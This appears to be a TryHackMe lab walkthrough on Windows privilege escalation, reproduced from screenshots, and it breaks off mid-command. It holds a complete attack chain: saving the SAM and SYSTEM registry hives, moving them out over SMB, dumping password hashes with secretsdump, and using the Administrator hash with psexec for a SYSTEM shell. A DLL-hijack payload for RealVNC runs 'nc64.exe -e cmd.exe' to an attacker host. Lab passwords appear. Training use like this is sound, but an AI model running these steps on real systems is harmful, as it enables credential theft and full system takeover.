
●●●●●●●●●●●●●

WPRIVESC2\THMBackup

In order to complete this exploit, the command prompt must be run in Administrator mode. One way to do this is to select the Start button (red), scroll down to the Windows System Folder (blue), right click on Command Prompt (yellow), select More from the menu (orange), and then select Run as administrator (purple). Finally, at the prompt, again enter the password CopyMaster555 and select Yes (green).




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Windows\system32>reg save hklm\system C:\Users\THMBackup\system.hive
The operation completed successfully.

C:\Windows\system32>reg save hklm\sam c:\Users\THMBackup\sam.hive
The operation completed successfully.

C:\Windows\system32>
```




```
root@ip-10-10-229-122:~# mkdir share
root@ip-10-10-229-122:~# python3.9 /opt/impacket/examples/smbserver.py
-smb2support -username THMBackup -password CopyMaster555 public share
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureA
uth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

From the Administrator Command Prompt, use the `whoami` command with the `/priv` flag (red) to print the available privileges for your account, confirming they align with the example from TryHackMe. With the correct privileges, we will once again return the `reg` command, however this time with the save flag to instruct the system to save copies of the hklm\system and hklm\sam files respectively (blue). With these files saved, they need to be moved to the attacking system for exploitation; moving files off the Windows system, however, is more complex than merely opening an http server. Instead, setting up an SMB server will open a channel for files to move in both directions.

On the attacking machine, first create a directory to host the SMB server using the command mkdir to create the share directory (yellow). The following command appears on two lines in the image for the sake of readability; both lines are a single command. With the share directory in place, run the smbserver.py script with the python3.9 command (orange) followed by all of the listed flags: -smb2support will enable support for the SMB2 protocol, -username and -password define the users permitted to access the directory (here they match the user we are logged in as), while public defines the externally visible name of the directory, and finally share here names which directory is being made available (purple).




```
C:\Windows\system32>reg save hklm\system C:\Users\THMBackup\system.hive
The operation completed successfully.

C:\Windows\system32>reg save hklm\sam C:\Users\THMBackup\sam.hive
The operation completed successfully.

C:\Windows\system32>copy C:\Users\THMBackup\sam.hive \\10.10.229.122\public\
        1 file(s) copied.

C:\Windows\system32>copy C:\Users\THMBackup\system.hive \\10.10.229.122\public\
        1 file(s) copied.

C:\Windows\system32>
```



root@ip-10-10-229-122: ~/share
File Edit View Search Terminal Help

```
root@ip-10-10-229-122:~# cd share
root@ip-10-10-229-122:~/share# ls
sam.hive  system.hive
root@ip-10-10-229-122:~/share# python3.9 /opt/impacket/examples/secretsdump.py
 -sam sam.hive -system system.hive LOCAL
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Cor
poration

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]
:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82
fb7cb47ca1:::
THMBackup:1008:aad3b435b51404eeaad3b435b51404ee:6c252027fb2022f5051e854e080235
37:::
THMTakeOwnership:1009:aad3b435b51404eeaad3b435b51404ee:0af9b65477395b680b822e0
b2c45b93b:::
[*] Cleaning up...
root@ip-10-10-229-122:~/share# 
```



root@ip-10-10-229-122: ~/share
File Edit View Search Terminal Help

```
THMTakeOwnership:1009:aad3b435b51404eeaad3b435b51404ee:0af9b65477395b680b822e0b2
c45b93b:::
[*] Cleaning up...
root@ip-10-10-229-122:~/share# python3.9 /opt/impacket/examples/psexec.py -hashe
s [redacted] administrato
r@10.10.35.95
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corpo
ration

[*] Requesting shares on 10.10.35.95.....
[*] Found writable share ADMIN$
[*] Uploading file XCOLLAyh.exe
[*] Opening SVCManager on 10.10.35.95.....
[*] Creating service vwBA on 10.10.35.95.....
[*] Starting service vwBA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop

05/04/2022  12:58 PM    <DIR>          .
05/04/2022  12:58 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
05/04/2022  12:59 PM                20 flag.txt
               3 File(s)          1,101 bytes
               2 Dir(s)  15,627,358,208 bytes free

C:\Windows\system32> type C:\Users\Administrator\Desktop\flag.txt
```

With the registry files saved and the SMB server established, all that is left is to move them to the attacking system for exploitation. To that end, `copy` the sam.hive and system.hive files into the public SMB share modifying the IP to match your attacking system (red). With the files moved to our attacking system, change directories with `cd share` to move into the shared directory and list its contents with the `ls` command to ensure receipt (blue). From within the same directory, run the `secretsdump.py` script with the `python3.9` command (yellow) with the `-sam` flag and the `-system` flag pointing to the respective files followed by `LOCAL` (orange). This will display all of the system hashes, including the Administrator's (which here has been blocked out in white). Hash in hand, run the `psexec.py` script with the `python3.9` command again (purple) with the `-hashes` flag followed by the full blocked out Administrator's hash as well as `user@victimIP`, in this case Administrator and the IP of your victim system. Altogether now: check which user you are logged in as, display the contents of the Desktop, and print out the contents of the flag.

Task 7 Abusing vulnerable software

For this task you will be introduced to both the concepts of DLLs and DLL hijacking. As .dll files are frequently run by other programs, the goal of this task is to replace an existing .dll with a malicious .dll crafted to give a shell. This is possible due to misconfigured permissions which allows for privilege escalation. In this case the application in question (RealVNC) allows unprivileged users to run a program utility in the event the software is corrupted and stops working. As the repair function is run as the SYSTEM user, it can load the malicious .dll file we moved onto the system giving us remote code execution to launch a shell.

Scripts needed for this task


get_exports.py

```
import pefile
import argparse
parser = argparse.ArgumentParser(description='Target DLL.')
parser.add_argument('--target', required=True, type=str,help='Target DLL')
parser.add_argument('--originalPath', required=True, type=str,help='Original
DLL path')
args = parser.parse_args()
target = args.target
original_path = args.originalPath.replace('\\','/')
dll = pefile.PE(target)
print("EXPORTS", end="\r\n")
for export in dll.DIRECTORY_ENTRY_EXPORT.symbols:
    if export.name:

        print(f"
{export.name.decode()}={original_path}.{export.name.decode()}
@{export.ordinal}", end="\r\n")
```

Proxy.c


```
#include <windows.h>

BOOL WINAPI DllMain(HMODULE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    if (fdwReason == DLL_PROCESS_ATTACH) {
            system("C:\\tools\\nc64.exe -e cmd.exe ATTACKER_IP PORT");
    }

    return TRUE;
}
```

***Note: proxy.c here has already been modified to launch the shell code with the input of the correct IP and port number for the listener, but it is recommended to follow the given TryHackMe steps first. As the stated goal of this walkthrough is simply to assist with room completion (and ample explanation already exists in the room), the testing steps of the task will be omitted.




```
root@ip-10-10-59-119:~# mkdir share
root@ip-10-10-59-119:~# python3.9 /opt/impacket/examples/smbserver.py -smb2suppo
rt -username thm-unpriv -password Password321 public share
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corpo
ration

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```


As with the previous task, we need to move files from the Windows system before we can begin building the payload, and to that end will be employing an SMB server once again. Additionally, this will be the working directory for all of the operations described here on the attacking system. Begin by making a new directory with `mkdir share` , then run the `smbserver.py` script with the python3.9 command (blue) along with the same flags as before but with the username and password updated for this task (yellow).



```
root@ip-10-10-59-119:~# xfreerdp /v:10.10.233.50 /u:thm-unpriv /p:Password321
connected to 10.10.233.50:3389
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@           WARNING: CERTIFICATE NAME MISMATCH!           @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
The hostname used for this connection (10.10.233.50)
does not match the name given in the certificate:
Common Name (CN):
        WPRIVESC3
A valid certificate for the wrong name should NOT be trusted!
Certificate details:
        Subject: CN = WPRIVESC3
        Issuer: CN = WPRIVESC3
        Thumbprint: d6:63:bd:2d:ab:a9:9d:1e:b5:20:fd:b7:f6:b4:7c:f0:f0:c7:aa:fa
The above X.509 certificate could not be verified, possibly because you do not h
ave the CA certificate in your certificate store, or the certificate has expired
. Please look at the documentation on how to create local certificate store for
a private CA.
Do you trust the above certificate? (Y/N) Y
```




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>copy C:\Windows\System32\adsldpc.dll \\10.10.59.119\public
        1 file(s) copied.

C:\Users\thm-unpriv>_
```



```
root@ip-10-10-59-119:~# cd share
root@ip-10-10-59-119:~/share# ls
adsldpc.dll  get_exports.py  proxy.c
root@ip-10-10-59-119:~/share#
```


With the SMB server open, we now must RDP into the Windows system. This time, it will be done using FreeRPD with the xfreerdp command (red) with the flags /v: , /u:, and /p:

respectively indicating the target IP address, username, and password (blue). When prompted to accept the certificate, enter `Y` (yellow). Once accessing the system, open a Command Prompt and `copy` the `adsldpc.dll` file into the shared directory (orange) **NOTE: THERE IS ANOTHER SIMILARLY NAMED .DLL FILE IN THE SAME DIRECTORY. ENSURE YOU ARE COPYING ADSLDPC.DLL**. From here, return to the attacking box, open a new terminal session, change directories into the `share` directory, and list the contents (purple) to ensure the .dll file transferred correctly. Additionally, this is also where you should save the `proxy.c` and `get_exports.py` files for ease of access (green). For those keeping track, there should be at least 3 terminal sessions on the attacking box: the SMB, the RPD, and your working terminal in the `share` directory.




```
root@ip-10-10-59-119:~/share# python3 get_exports.py --target adsldpc.dll --originalPath 'c:\Windows\
